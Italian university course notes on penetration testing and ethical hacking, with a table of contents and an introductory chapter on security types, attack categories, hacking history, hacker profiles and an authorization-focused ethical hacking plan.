



DISCLAIMER

Il materiale contenuto nel drive è stato raccolto e richiesto tramite autorizzazione ai ragazzi frequentanti il corso di studi di Informatica dell'Università degli Studi di Salerno. Gli appunti e gli esercizi nascono da un uso e consumo degli autori che li hanno creati e risistemati per tanto non ci assumiamo la responsabilità di eventuali mancanze o difetti all'interno del materiale pubblicato.

Il materiale sarà modificato aggiungendo il logo dell'associazione, in tal caso questo possa recare problemi ad alcuni autori di materiale pubblicato, tale persona può contattarci in privato ed eliminaremo o modificheremo il materiale in base alle sue preferenze.

Ringraziamo eventuali segnalazioni di errori così da poter modificare e fornire il miglior materiale possibile a supporto degli studenti.



CoScienze
Associazione

2023 - 2024

Penetration Testing & Ethical Hacking

Prof. Arcangelo Castiglione



Sommario

Prima Parte – Introduzione.....	6
1. Fondamenti di Ethical Hacking	7
1.1 Sicurezza e caratterizzazione degli attacchi	7
1.2 Storia dell’Hacking	9
1.3 Caratterizzazione degli Hacker	10
1.4 Ethical Hacking Plan.....	12
1.5 I dieci comandamenti dell’Ethical Hacking	14
2. Tipi e metodologie di testing.....	17
2.1 Terminologia.....	17
2.2 Tipologie di test di sicurezza.....	18
2.3 Tipologia di testing.....	20
2.4 Metodologie di testing	21
2.4.1 Open Source Security Testing Methodology Manual (OSSTMM).....	22
2.4.1.1 Tipi di test	24
2.4.1.2 RAV Score	26
2.4.1.3 Security Test Audit Report (STAR) Sheet.....	26
2.4.1.4 Vantaggi OSSTMM	26
2.4.2 Open Web Application Security Project (OWASP).....	26
2.4.2.1 OWASP – Web Security Testing Guide (WSTG).....	27
2.4.2.2 OWASP – Mobile Application Security (MAS)	28
2.4.2.3 OWASP – Software Assurance Maturity Model (SAMM).....	28
2.4.2.4 OWASP – Top 10 projects.....	28
2.4.3 Information System Security Assessment Framework (ISSAF)	31
2.4.4 Web Application Security Consortium: Threat Classification (WASC-TC).....	33
2.4.5 Penetration Testing Execution Standard (PTES)	33
2.5 Framework Generale per il Penetration Tasting (FGPT).....	34
2.6 Penetration Testing Report	37
Seconda Parte – Target Scoping	44
3. Target Scoping.....	45
3.1 Concetti chiave	45
3.2 Raccolta dei requisiti del cliente.....	46
3.3 Preparazione del Test Plan	48
3.4 Definizione dei confini del test	50
3.5 Definizione degli obiettivi di business	51
3.6 Gestione e Pianificazione di un progetto.....	51

4. Distribuzioni Linux per il PenTesting e Fondamenti di Linux	52
4.1 Kali Linux.....	52
4.1.1 Comandi	54
4.1.2 Guest Additions.....	54
4.1.3 Cartelle condivise.....	55
4.1.4 Categorie di strumenti	55
4.2 Altre distribuzioni	57
4.3 Fondamenti di Linux	58
4.3.1 Struttura del File System.....	58
4.3.2 Comandi di base.....	60
4.4 Configurazione ambiente per il corso di Penetration Testing	68
Terza Parte – Information Gathering.....	70
5. Information Gathering.....	71
5.1 Concetti preliminari.....	71
5.2 Open Source Intelligence.....	72
5.3 Raccolta di Informazioni da Risorse Web-Based	72
5.3.1 Web Archiving.....	72
5.3.2 Informazioni personali.....	72
5.3.3 Ricerca email.....	73
5.3.4 Ricerca su data breach.....	74
5.3.5 Reverse image search	74
5.3.6 Google hacking.....	74
5.3.7 Attack Surface Monitoring.....	75
5.4 Raccolta delle Informazioni di Registrazione.....	81
5.5 Raccolta delle Informazioni di Routing	82
5.6 Raccolta di Informazioni dai Record DNS	87
5.7 Raccolta di Informazioni mediante Crawler	99
5.8 Raccolta di Informazioni dal Dark Web	109
5.9 Altri Strumenti e Servizi per Raccogliere Informazioni.....	111
Quarta Parte – Target Discovery	114
6. Target Discovery	115
6.1 Concetti preliminari.....	115
6.2 Strumenti principali per identificare le macchine target.....	115
6.2.1 Comando ping.....	115
6.2.2 Comando fping.....	118
6.2.3 Comando nmap.....	120
6.2.4 Comando arping.....	121


6.2.5 Comando arp-scan	124
6.2.6 Comando hping3.....	125
6.2.7 Comando nping.....	125
6.2.8 THC-IPv6.....	126
6.2.9 Comando nbtscan	126
6.3 Operating System (OS) Fingerprint.....	127
Quinta Parte – Enumerating Target e Port Scanning	131
7. Enumerating Target e Port Scanning.....	132
7.1 Concetti introduttivi	132
7.2 Suite protocollare TCP/IP.....	132
7.3 Formato dei messaggi TCP e UDP	134
7.4 Active Enumeration	135
7.4.1 Network Scanner nmap	135
7.4.2 Zenmap	155
7.4.3 Unicornscan	155
7.5 Passive Enumeration	156
7.6 Riassunto Nmap flags	157
Sesta Parte – Vulnerability Mapping	165
8. Vulnerability Mapping	166
8.1 Concetti introduttivi	166
8.2 Caratterizzazione delle vulnerabilità	166
8.2.1 Common Vulnerability Scoring System (CVSS)	167
8.2.2 National Vulnerability Database (NVD)	169
8.3 Tassonomia delle vulnerabilità	169
8.4 Analisi manuale delle vulnerabilità.....	175
8.5 Analisi automatizzata delle vulnerabilità.....	178
8.5.1 Nessus	178
8.5.2 OpenVas	182
8.6 Analisi delle vulnerabilità nelle Applicazioni Web.....	185
8.6.1 Information Leakage	185
8.6.2 File upload.....	187
8.6.3 File inclusion	187
8.6.4 Command Injection.....	187
8.6.5 SQL Injection	188
8.6.6 Cross Site Scripting (XSS).....	190
8.6.7 Cross Site Request Forgery (CSRF)	193
8.6.8 Strumenti per la Web Vulnerability Scanner	196

8.6.9 CMS & Framework Identification.....	203
8.6.10 Web Crawlers & Directory Brute Force	205
8.6.11 Web App Proxy	206
8.7 Analisi delle vulnerabilità nei Database.....	213
8.7.1 sqlmap.....	213
8.7.2 sqlninja.....	217
Settima Parte – Target Exploitation	218
9. Target Exploitation	219
9.1 Concetti introduttivi	219
9.1.1 Exploit e Payload.....	219
9.1.2 Shellcode.....	219
9.1.3 Reverse Shell.....	211
9.1.4 Tipi di payload.....	211
9.1.5 Tipi di Exploit.....	221
9.2 Sfruttare le vulnerabilità.....	222
9.3 Vulnerabilità ed Exploit.....	222
9.4 Metasploit.....	223
9.4.1 Remote exploitation	225
9.4.2 Client side exploitation	233
9.4.3 Armitage	235
9.5 Veil Client-side Exploitation	236
Ottava Parte – Post Exploitation (Privilege Escalation).....	238
10. Post Exploitation (Privilege Escalation)	239
10.1 Concetti introduttivi.....	239
10.2 Exploit Locali	240
10.3 Password Cracking	240
10.3.1 Offline Password Cracking	240
10.3.2 Online Password Cracking	243
10.4 Privilege Escalation con Meterpreter.....	245
10.5 Network Sniffer	251
Nona Parte – Post Exploitation (Maintaining Access)	252
11. Post Exploitation (Maintaining Access)	253
11.1 Concetti introduttivi.....	253
11.2 Operating System Backdoor.....	253
11.2.1 Cymothoa	254
11.2.2 Metasploit	259

11.3 Web Backdoor.....	265
Decima Parte – Social Engineering	268
12. Social Engineering.....	269
12.1 Concetti introduttivi.....	269
12.2 Modellare la psicologia umana	269
12.3 Processo di attacco	270
12.4 Metodi di attacco	270
12.5 Social Engineering Toolkit (SET)	272
Undicesima Parte – Wireless Penetration Testing.....	274
13. Wireless Penetration Testing	275
13.1 Concetti introduttivi.....	275
13.1.1 Standard IEEE 802.11	275
13.1.2 Wired Equivalent Privacy (WEP)	276
13.1.3 Wi-Fi Protected Access (WPA)	276
13.2 Ricognizione Reti Wireless	278
13.3 Wireless Penetration Testing	281
13.3.1 Aircrack-ng	282
13.3.2 Wifite.....	284
13.3.3 Fern WiFi Cracker.....	285
13.4 Post Cracking.....	286
13.5 Wireless Sniffing.....	287
Dodicesima Parte – Documentazione e Reporting	290
14. Documentazione e Reporting.....	291
14.1 Documentazione e Verifica dei Risultati	291
14.2 Tipi di report.....	291
14.3 Penetration Testing Report	292
14.4 Preparazione della presentazione.....	292
14.5 Procedura di Post Testing	293

Prima Parte

Introduzione



CoScienze
Associazione

Capitolo 1 – Fondamenti di Ethical Hacking

1.1 Sicurezza e caratterizzazione degli attacchi

Quando si fa riferimento alla sicurezza, non si dovrebbe intendere solo la sicurezza informatica, bensì si dovrebbe distinguere tra tre sfere di sicurezza:

1. **sicurezza fisica** (chiudere la porta di casa, chiudere le portiere della macchina);
2. **sicurezza digitale**;
3. **sicurezza umana**: relativa al comportamento dell'essere umano.

Queste tre componenti formano insieme la **sicurezza completa**.

Per garantire tutte queste componenti, vengono messe in atto una serie di azioni:

- per la **sicurezza fisica** si utilizzano strumenti di sicurezza perimetrale (reti, cancelli, aree delimitate), si identificano eventuali accessi alternativi e si bloccano, si fanno controlli basati su *tag RFID* e *NFC* o tramite dispositivi biometrici, oltre che a impianti di illuminazione (in luoghi poco illuminati è difficile garantire la sicurezza), o telecamere a circuito chiuso;
- per la **sicurezza digitale** si cerca di limitare l'accesso alle risorse, prima di tutto progettando la rete in modo adeguato, mettendo quindi sui bordi della rete le macchine meno critiche e all'interno la parte core dell'organizzazione, in modo che sia più protetta. Inoltre, si utilizzano tecniche di analisi di sistemi perimetrali (DMZ, firewall), analisi di server pubblici, controllo di domini interni (potrebbero esserci insider);
- per la **sicurezza umana**, che rappresenta l'anello più debole, si cerca di effettuare formazione sui dipendenti di un'organizzazione in modo che questi non aprano in maniera indiscriminata gli allegati che ricevono, e quindi che non abbocchino a campagne di phishing di massa o mirato. Si fanno inoltre controlli su *vishing* (phishing telefonico) e su penne *USB* lasciate incustodite che potrebbero contenere materiale malevolo.

I tre tipi di sicurezza sono strettamente correlati: sono tre modi di vedere la stessa cosa ed è facile che, quando una di esse viene compromessa, vengano compromesse anche le altre.

Ad esempio, può accadere che, se venga violato un cancello di accesso ad una struttura protetta, l'attaccante possa anche accedere dunque alle macchine interne della struttura e quindi alla rete, compromettendo anche la sicurezza digitale.

Un altro esempio simile è costruire un'infrastruttura di rete e di sicurezza che sia molto resistente ma poi rendere facile l'accesso fisico alla struttura, compromettendo dunque la sicurezza di tutto l'asset in gioco.

In generale quindi non bisogna mai soffermarsi su un solo tipo di sicurezza ma cercare di garantire che tutti e tre i criteri siano soddisfatti.

Violazione della sicurezza fisica

Come abbiamo detto, uno dei modi per proteggere una struttura fisica è quello di mettere difese perimetrali, come reti con filo spinato, reti elettrificate in zone militari, ecc. La **violazione della sicurezza fisica** potrebbe giungere nel momento in cui ad esempio ci sono maglie allentate nella rete, e in questo modo un intruso potrebbe avere accesso facilmente alla struttura. Oppure un altro esempio potrebbe essere lo sfruttamento improprio dei sensori di movimento di alcune porte scorrevoli che si aprono solo da un lato, tramite spray o altri oggetti, per permettere l'accesso anche dall'altro lato. Oppure ancora la clonazione di *tag NFC* e quindi il furto di chiavi crittografiche, che possono portare all'accesso non normalmente consentito in determinate zone.

Violazione della sicurezza digitale

La **violazione della sicurezza digitale** da parte di un attaccante segue tipicamente un pattern abbastanza comune: la prima cosa che fa l'attaccante è nascondere la propria identità e la propria attività, quindi tramite l'utilizzo di *VPN* che operano a livello IP, proxy in catena, reti anonime (TOR) e altro.

Dopodiché sceglie il sistema da attaccare in base al tempo e alle altre risorse disponibili: di solito vengono scelti i sistemi ritenuti più semplici da attaccare magari perché marginali o più esposti sulla rete.

Poi inizia la fase di **information gathering**, dove appunto vengono raccolte più informazioni possibili sul sistema che si vuole attaccare. Quindi viene fatta un'analisi delle vulnerabilità, che è uno dei modi per entrare in un sistema (l'altro è utilizzando tecniche di ingegneria sociale).

Dopodiché si utilizza un exploit per entrare nel sistema, ovvero uno strumento che sfrutta tali vulnerabilità. Poi si crea un meccanismo di persistenza dell'accesso, chiamato **backdoor** (tramite SSH, TELNET, ecc.) per entrare successivamente senza rifare tutto da capo. Inoltre, spesso l'attaccante prova a ottenere i privilegi più elevati all'interno del sistema (privilege escalation).

Violazione della sicurezza umana

La **sicurezza umana** spesso va violata con la **furbizia**, vedendo le debolezze di una persona. Tipicamente si invia al malcapitato qualcosa che, se questo apre può portare all'infezione del sistema o alla cancellazione o cifratura dei dati. Questo viene fatto tramite campagne di **phishing** o tramite altre tecniche di **ingegneria sociale**, come lo strumento **Social Engineering Toolkit**.

Tipi di attacchi

Gli attacchi possono essere divisi secondo diverse strategie di categorizzazione, alcune delle quali sono:

- **Attacchi fisici** - si utilizzano armi tradizionali per distruggere i dati, come fiamme o esplosivi. Per attacco fisico si intende anche l'accesso non autorizzato ad una struttura o un edificio al fine di rubare apparecchiature o dati. Anche rovistando tra la spazzatura è possibile trovare informazioni preziose (password, note, ecc.).
- **Attacchi sintattici** - sono quegli attacchi che prevedono l'utilizzo di software malevolo, o per rendere inutilizzabile un sistema, o ancora per effettuare accessi non autorizzati al sistema usando degli exploit. Questi software malevoli devono essere veicolati verso il target dell'attacco, tramite exploit, phishing o ingegneria sociale.
- **Attacchi semantici** - fortemente collegati all'ingegneria sociale, utilizzano tecniche subdole per avvicinarsi ai bersagli umani acquisendone la fiducia e causando errori, malfunzionamenti o accessi non autorizzati. Possono anche essere nella forma in cui l'attaccante modifica le informazioni e le distribuisce come genuine, o diffonde informazioni inaccurate.

Inoltre, gli attacchi possono essere distinti in base al loro obiettivo:

- **Attacchi mirati** – l'attaccante sa già chi vuole attaccare e segue un pattern di attacco ben preciso:
1. raccoglie le informazioni disponibili sull'asset;
 2. analizza le informazioni raccolte per trovare un vettore di accesso all'asset;
 3. installa backdoor sull'asset per garantire la persistenza dell'accesso;
 4. ottiene il controllo di altri sistemi nell'asset;
 5. esce dall'asset.

- **Attacchi non mirati** – vengono effettuati verso la massa: l'obiettivo è quello di provare l'attacco verso una platea più vasta possibile e cercare di acchiappare qualcuno. Utilizzano malware o mezzi automatizzati per campagne di *phishing*. Sono più economici e meno complessi, ma possono comunque causare danni molto gravi.

Come rilevare un attacco

Non c'è una regola precisa per **rilevare un attacco**, ma esistono diversi fattori che possono farci insospettire che ci sia un attacco in corso:

- un traffico di rete maggiore del solito mentre sulla macchina non si stanno effettuano operazioni di download/upload;
- livelli elevati di attività del disco mentre la macchina non viene utilizzata;
- comparsa di file e/o cartelle sospette che non sono state create né dall'utente né dal SO;
- servizi o processi sospetti in esecuzione;
- grande quantità di dati in ingresso bloccati dal firewall.

Come proteggersi da un attacco

Tipicamente la regola d'oro per proteggersi dagli attacchi è quella di aggiornare sempre i sistemi che si utilizzano. Nonostante gli aggiornamenti possano portare nuovi problemi di sicurezza, questi saranno più nuovi e quindi più difficili da exploitare rispetto a quelli che erano presenti nella versione precedente e che probabilmente sono stati risolti con l'aggiornamento. È buona norma anche disabilitare servizi di rete non necessari e gestire i permessi tramite la regola del **minimo privilegio**, ovvero secondo il quale ogni utente deve avere solo i privilegi minimi necessari al lavoro che deve svolgere.

Associazione

1.2 Storia dell'Hacking

La visione attuale dell'hacker data dai mass media è quella di una persona strana, maliziosa, con il cappuccio in testa, che di notte si mette a violare i sistemi. In realtà questa è una visione sbagliata in quanto l'hacker è semplicemente una persona curiosa e questa curiosità incentiva a porsi delle domande. Le risposte a queste domande portano ad acquisire nuove skills, che rappresentano la conoscenza dell'hacker. Un hacker cerca di risolvere i problemi in maniera non convenzionale.

La prima vicenda che si può considerare hacking risale al 1870, quando la *Bell Telephone* (oggi AT&T) assunse dei ragazzi per lavorare come operatori nelle centraline telefoniche. Allora la rete telefonica era a commutazione di circuito, quindi per fare in modo che due utenti potessero parlare i centralinisti dovevano fisicamente creare il collegamento tra le due linee per poter stabilire la chiamata. Questi ragazzi studiarono il funzionamento degli apparecchi telefonici e iniziarono a compiere diverse attività non convenzionali come il dirottamento delle chiamate, la disconnessione delle stesse e l'eavesdropping. Si dice poi che questo fu il motivo per cui l'azienda da quel momento assunse solo centraliniste donne. Nonostante questa vicenda non possa considerarsi "*hacking*", è il primo episodio noto di abuso di tecnologia.

Anni 50: la parola **hack** viene usata per la prima volta per caratterizzare un utilizzo non convenzionale di un sistema. Al *MIT* di *Boston* era presente questa associazione, la *Tech Model Railroad Club*, i cui membri erano appassionati di modellismo ferroviario, e utilizzarono dei locali dismessi come spazio per le loro costruzioni di modellini di treni, stazioni e binari, ed utilizzarono dei vecchi telefoni donatigli dal campus per controllare la direzione dei treni e varie cose dei modellini. I membri del *TMRC* furono i primi a essere chiamati *hacker*, perché fecero un uso non convenzionale delle apparecchiature telefoniche.

Anni 50 - 60: alcuni *hacker* del *TMRC* iniziarono ad interessarsi dei sistemi informatici introdotti nei campus del *MIT* e iniziarono a pensare come potevano utilizzarli. Ne scaturì che il numero degli appassionati di programmazione crebbe a tal punto che le varie associazioni volevano modificare i programmi esistenti, che allora erano esclusivamente aziendali, in programmi migliori, o personalizzarli in modo da poterli utilizzare per applicazioni speciali. Tutto ciò portò ad un cambiamento forte nel mondo dell'informatica, in quanto se fino ad allora era sempre stata imposta dall'alto, dai produttori, ora si iniziava ad impostarla dal basso perché erano proprio queste persone a proporre soluzioni.

Anni 70: qualche anno dopo nacque una figura diversa di *hacker*, chiamato **phreaker**, il cui obiettivo era lo sfruttamento del sistema telefonico (sempre a commutazione di circuito) per capire come effettuare chiamate interurbane gratuite. La figura del *phreaker* forse è la prima che inizia ad avvicinarsi a quella come la intendiamo oggi.

Anni 80: iniziano a diffondersi i primi personal computer e inizia a farsi largo l'**ethical hacker**, spinta dal fare filosofico secondo il quale bisogna far capire a tutti la logica e il funzionamento dei programmi scritti per i computer. Questo fenomeno sfocia anche in un libro nel 1984, chiamato *Hackers: Heroes of the Computer Revolution*, la cui morale è che ci dovrebbe essere un accesso illimitato e totale ai computer per capire come funziona il mondo.

Anni 80 - 90: gli *hacker* iniziano ad evolversi insieme alla tecnologia e iniziano a diventare più cattivi, in quanto non gli basta più capire come funzionano le cose ma vogliono capire come trarne profitto e acquisire posizione di maggior prestigio. Iniziano ad impegnarsi in attività fraudolente per profitto personale, ad esempio vendita di videogiochi e software pirata, distribuzione di software malevolo, ecc.

Anni 90 - 00: gli *hacker* iniziano a diventare criminali e dunque vengono introdotte nuove leggi per contrastare questo fenomeno. Nei primi anni 2000 con la crescita delle reti wireless inizia a diffondersi la violazione dei wireless access point non adeguatamente protetti.

1.3 Caratterizzazione degli Hacker

Gli *hacker* possono appartenere a tre categorie:


- **Black Hat Hacker** (cattivi) - sfortunatamente rappresentano l'immagine più diffusa del termine *hacker*; sono persone che effettuano attività fraudolente per mettere in pericolo gli **asset**, e possono causare gravi danni alla reputazione di un'azienda o di un'organizzazione. Una delle motivazioni che li spinge ad operare è il guadagno che ottengono da queste attività. Tipicamente quello che fanno è: furto di informazioni o di denaro, *Denial of Service*, frode, ecc. Gli *hacker* dal cappello nero quando trovano le vulnerabilità in un sistema le sfruttano per ottenere benefici piuttosto che contribuire a risolverle, per cui operano in modo non etico.

- **White Hat Hacker** (buoni) - operano nel rispetto delle leggi e degli accordi, assumendo appunto comportamenti etici. La loro principale attività è quella di violare dispositivi e sistemi per trovare eventuali vulnerabilità fornendo delle soluzioni su come risolvere e prevenirle. Sono strutturati in community per condividere in maniera più efficace le loro conoscenze. Uno degli obiettivi degli hacker etici è quello di fare stress testing dei sistemi, ovvero vedere quanto regge un sistema non solo in condizioni normali di carico ma anche in situazioni di picco. Gli *hacker* dal cappello bianco agiscono secondo le regole di ingaggio, ovvero in base a delle regole stabilite da chi viene attaccato, che permettono praticamente di stabilire dei "paletti" per l'attacco.
- **Grey Hat Hacker** (borderline) - rappresentano una categoria intermedia, e la maggior parte degli *hacker* si colloca in questa categoria. Oltre a cercare vulnerabilità per renderle note e per correggerle, a volte svolgono anche attività illecite o immoral. Infatti, oltre ad essere spinti da interessi etici sono spinti anche da interessi economici. Gli *hacker* dal cappello grigio tendono ad usare sia mezzi leciti che illeciti per violare un sistema, come tecniche di ingegneria sociale.

Per proteggersi da un hacker bisogna imparare a pensare come loro, ovvero tramite l'acquisizione delle adeguate conoscenze, dove con conoscenze si intendono tre cose:

1. gli strumenti che l'*hacker* ha a disposizione per attaccare, in modo da poterci fare un'idea di come difenderci;
 2. la metodologia che usa l'*hacker* per attaccare, perché un attacco non è mai composto da una sola fase bensì da una serie di passi, per cui diventa importante conoscerli per poterli prevenire, prevedere, o contrastare;
 3. le motivazioni alla base di un attacco, in modo da potersi difendere in modo più adeguato.
- Tipicamente le motivazioni alla base di un attacco sono quattro:
- ottenere l'accesso legale ed autorizzato ad un sistema per testarne la sicurezza, rilevando e correggendo eventuali vulnerabilità. Questo attacco è spinto da una motivazione etica e viene fatto da un *White Hat Hacker*;
 - ottenere l'accesso illegale ad un sistema per curiosità o orgoglio, senza altri motivi;
 - ottenere l'accesso non autorizzato a informazioni per distruggerle o manometterle a proprio tornaconto, come ad esempio andare su un repository pubblico dove sono hostate delle ISO e sostituirne una con un'altra contenente un malware o altro codice malevolo. Infatti, tipicamente quando si scarica un file questo è accompagnato da un *checksum* per controllarne l'integrità una volta scaricato;
 - accedere ad un asset per rubare dati ed eventualmente venderli a terze parti.

In base alle motivazioni che li spingono ad operare, gli *hacker* possono essere caratterizzati con diverse figure, come possiamo vedere nella figura seguente:



Gli attacchi condotti da terroristi (di tipo politico come le brigate rosse o di tipo religioso come il terrorismo islamico) hanno come obiettivo quello di fare danni importanti a strutture (servizi sanitari, servizi di ricerca, enti importanti per il funzionamento di un paese, servizi critici come centrali elettriche e reti idriche). Uno degli obiettivi principali degli stati invece è quella di sviluppare una **cyberintelligence**, ovvero carpire più informazioni possibili non solo sui propri nemici ma anche sui propri alleati per fini di difesa personale o per fini economici. Gli attacchi condotti da queste due categorie di *hacker* (terroristi e stati) sono considerati attacchi mirati, anche se ci sono delle eccezioni come **wannacry**, il malware che fu sviluppato dalla Corea del Nord il cui obiettivo non era un attacco mirato.


Script Kiddie e criminali compiono attacchi tipicamente non mirati. I primi sono delle persone che usano in maniera inconsapevole gli strumenti che stanno utilizzando, che tipicamente sono automatici e quindi non sanno come funzionano, ma sono spinti solo dalla curiosità o dall'orgoglio personale. I criminali intesi dal punto di vista dell'*hacking* sono persone che vogliono guadagnare soldi con la propria attività. Queste due categorie attaccano un po' "alla cieca" perché il loro obiettivo è quello di fare soldi.

Gli **insider** invece rappresentano una categoria pericolosa in quanto hanno legittimo accesso alla struttura che può essere un'organizzazione o un ente pubblico, provando ad attaccare dall'interno grazie all'accesso che hanno. Sono molto pericolosi perché tipicamente ci si aspetta che gli attacchi provengano dall'esterno.

Gli **hacktivist** sono invece degli attivisti che usano l'*hacking* per fini politici o sociali, relativi alla libertà di espressione, per la difesa dei più deboli e per le cose per cui lottano. Possono attaccare in modo mirato o non mirato, e spesso appartengono agli *hacker* grigi perché operano per una causa nobile, ma per mettere in pratica i loro ideali spesso utilizzano approcci illeciti come intrusioni, Denial of Service, e così via.

1.4 Ethical Hacking Plan

L'**Ethical Hacking Plan** rappresenta il percorso che dovrebbe seguire un hacker in modo che il proprio comportamento risulti etico.



Un **hacker etico** dovrebbe seguire questo diagramma selezionando innanzitutto cosa attaccare, dopo essersi accordato con la controparte. Una volta stabilito ciò, dovrebbe formulare il piano di attacco, ovvero dovrebbe mettere in chiaro con la controparte cosa verrà fatto, cosa non verrà fatto, quali problematiche potrebbero sorgere, e così via. Infine dovrebbe stabilire gli obiettivi dell'attacco, ovvero capirne il fine ultimo. Con attacco intendiamo sempre l'attività di *penetration testing*, quindi una valutazione di sicurezza.

- **Selezionare cosa attaccare** - il target dell'attacco va scelto con estrema cura e non bisogna mai attaccare il primo bersaglio che capita. Come tutti i processi non può avere né durata illimitata né risorse (umane ed economiche) illimitate, quindi, prima di iniziare bisogna capire che cosa si può fare e che cosa non si può fare. È necessaria una ricerca strategica del potenziale target eventualmente analizzando anche le sue abitudini e scegliendo le migliori tecniche e strumenti per condurre l'attacco. Tipicamente si scelgono le componenti più critiche del sistema stesso, poi eventualmente se restano tempo e risorse si vanno a cercare altre componenti. Questo discorso oltre che dal punto di vista digitale e umano potrebbe anche valere per quello fisico se guardiamo alla sicurezza dal punto di vista completo.
- **Formulare un piano di attacco** - diviso in diverse sotto attività:
 1. **Ottenere l'approvazione e l'autorizzazione necessaria per effettuare i test di sicurezza** (attività di Ethical Hacking) - questo si fa con un contratto scritto e firmato da entrambe le parti. Durante questa fase l'azienda per cui lavora il *penetration tester* si accorda con la controparte e stabilisce cosa si può fare e cosa non si può fare.
 2. **Accertarsi che i responsabili dell'autorizzazione siano pienamente consapevoli delle attività di Ethical Hacking** (penetration testing) **che si andranno a svolgere** - necessaria perché questa operazione potrebbe portare a malfunzionamenti del sistema.
 3. **Accertarsi che le attività di Ethical Hacking non coinvolgano terze parti** (servizi cloud, servizi di web hosting, etc) - al giorno d'oggi è difficile che tutte le risorse di un'azienda siano organizzate in maniera monolitica, infatti, probabilmente ci saranno degli asset gestiti in *outsourcing*. In questo caso servirà l'autorizzazione di tutte le parti coinvolte. In realtà i grandi provider come Azure e AWS non forniscono direttamente la possibilità di effettuare *penetration testing* sulle proprie infrastrutture, ma se contattati da grandi enti o grandi aziende offrono la possibilità di fare port scanning o attività non intrusive sui propri sistemi. Tipicamente per fare ciò si contatta l'ufficio legale dell'azienda nello stato in cui sono hostati i servizi.
 4. **Determinare le componenti più critiche e vulnerabili, che dovranno essere valutate per prime** – una volta valutate queste componenti se ci sono tempo e risorse si potrà valutare le altre a cascata. Spesso il non valutare tutto porta al fenomeno del *pivoting*, con il quale gli hacker violano prima le componenti marginali e poi si spostano di macchina in macchina per analizzare vulnerabilità e cercare le macchine critiche nell'infrastruttura. Ovviamente questo processo non è immediato, anzi spesso bisogna aspettare, ad esempio mettendosi in sniffing su una componente A e quando arrivano dei dati magari usarli per entrare nella componente B e così via.
 5. **Valutare i rischi** - necessario perché durante l'attività di *pentesting* potrebbero essere cancellati dei dati in modo non voluto oppure potrebbe esserci la compromissione irreversibile di alcuni processi di sistema. Quindi bisogna cercare di prevedere e prevenire questi fenomeni, ma siccome è difficile bisogna anche avere un piano di emergenza nel caso in cui l'attività di *Ethical Hacking* non vada a buon fine, come un piano di backup del sistema, gestione della ridondanza, ecc.
 6. **Determinare il programma di test** - ovvero capire quando e come deve essere effettuata l'attività di test. Un test potrebbe essere effettuato sia al mattino presto che durante il normale

orario di lavoro, o ancora in tarda notte. I *Black Hat Hacker*, ad esempio, non si limitano a specifici momenti per effettuare un attacco. Il modo migliore sarebbe quello di avviare un certo tipo di test in qualsiasi momento della giornata. Le eccezioni ovviamente sono gli attacchi *Dos* completi, in quanto effettuare alle 3 di notte un attacco *Dos* su una piattaforma come ESSE3 che viene utilizzata di giorno ovviamente non ha senso.

7. **Acquisire conoscenza dell'asset che si va a testare** - dipende dal tipo di testing, perché nel caso di *Black Box* ovviamente la conoscenza è limitata rispetto a un *White Box*. Queste informazioni tipicamente sono raccolte da fonti pubbliche, come la Open Source Intelligence (OSINT), ma spesso vengono complementate da informazioni presenti nel dark web.
 8. **Definire le azioni da intraprendere nel caso in cui vengano riscontrate vulnerabilità.**
 9. **Definire come comunicare le vulnerabilità rilevate a chi ha commissionato l'analisi di sicurezza** – via whatsapp? Via PEC? Con che tempistiche?
 10. **Definire eventualmente chi deve risolvere le vulnerabilità riscontrate** - deve risolverle il pentester? Una parte terza? Il settore tecnico dell'azienda che ha commissionato l'attività?
 11. **Determinare i risultati/documenti finali attesi da chi ha commissionato l'analisi di sicurezza** – tipicamente vengono prodotti: un **Penetration Testing Report** (documento che indica le attività effettuate a diversi livelli di astrazione), un **rapporto dettagliato di scansione** (che dice fase per fase del processo di *penetration testing* cosa è stato fatto, cosa è stato rilevato, quali strumenti sono stati usati e vanno messe più informazioni possibili perché questo documento è importante per l'azienda per una questione di replicabilità del processo), e poi eventualmente una **presentazione digitale**.
 12. **Determinare l'insieme degli strumenti necessari per condurre l'analisi di sicurezza** - alcuni strumenti possono portare a *side effects*, quindi vanno indicati, oppure potrebbero esserci strumenti a pagamento e quindi vanno pagate le licenze, oppure lo strumento è gratuito ma richiede due anni di esperienza per capire come funziona, e quindi c'è da pagare una persona che già sa usarlo.
- **Stabilire gli obiettivi di attacco** - l'obiettivo tipico è quello di fare più danni possibili, ma l'obiettivo dell'hacker etico è capire cosa potrebbe fare l'hacker cattivo per impedire che lo faccia. Per ottenere un'analisi efficace della sicurezza è necessario adottare la stessa mentalità degli hacker cattivi. Inoltre, è necessario anche accordarsi sulle metriche per la valutazione dei risultati del test, e inoltre andrebbe impostato un programma di test ben definito, con date e ore in cui effettuare i test.

1.5 I dieci comandamenti dell'Ethical Hacking

I dieci comandamenti dell'Ethical Hacking rappresentano le regole da seguire e stabiliscono anche l'ordine in cui devono essere seguite affinché un hacker risulti etico, e affinché si possa capire cosa si può fare e cosa non si può fare per evitare di incorrere in sanzioni penali.

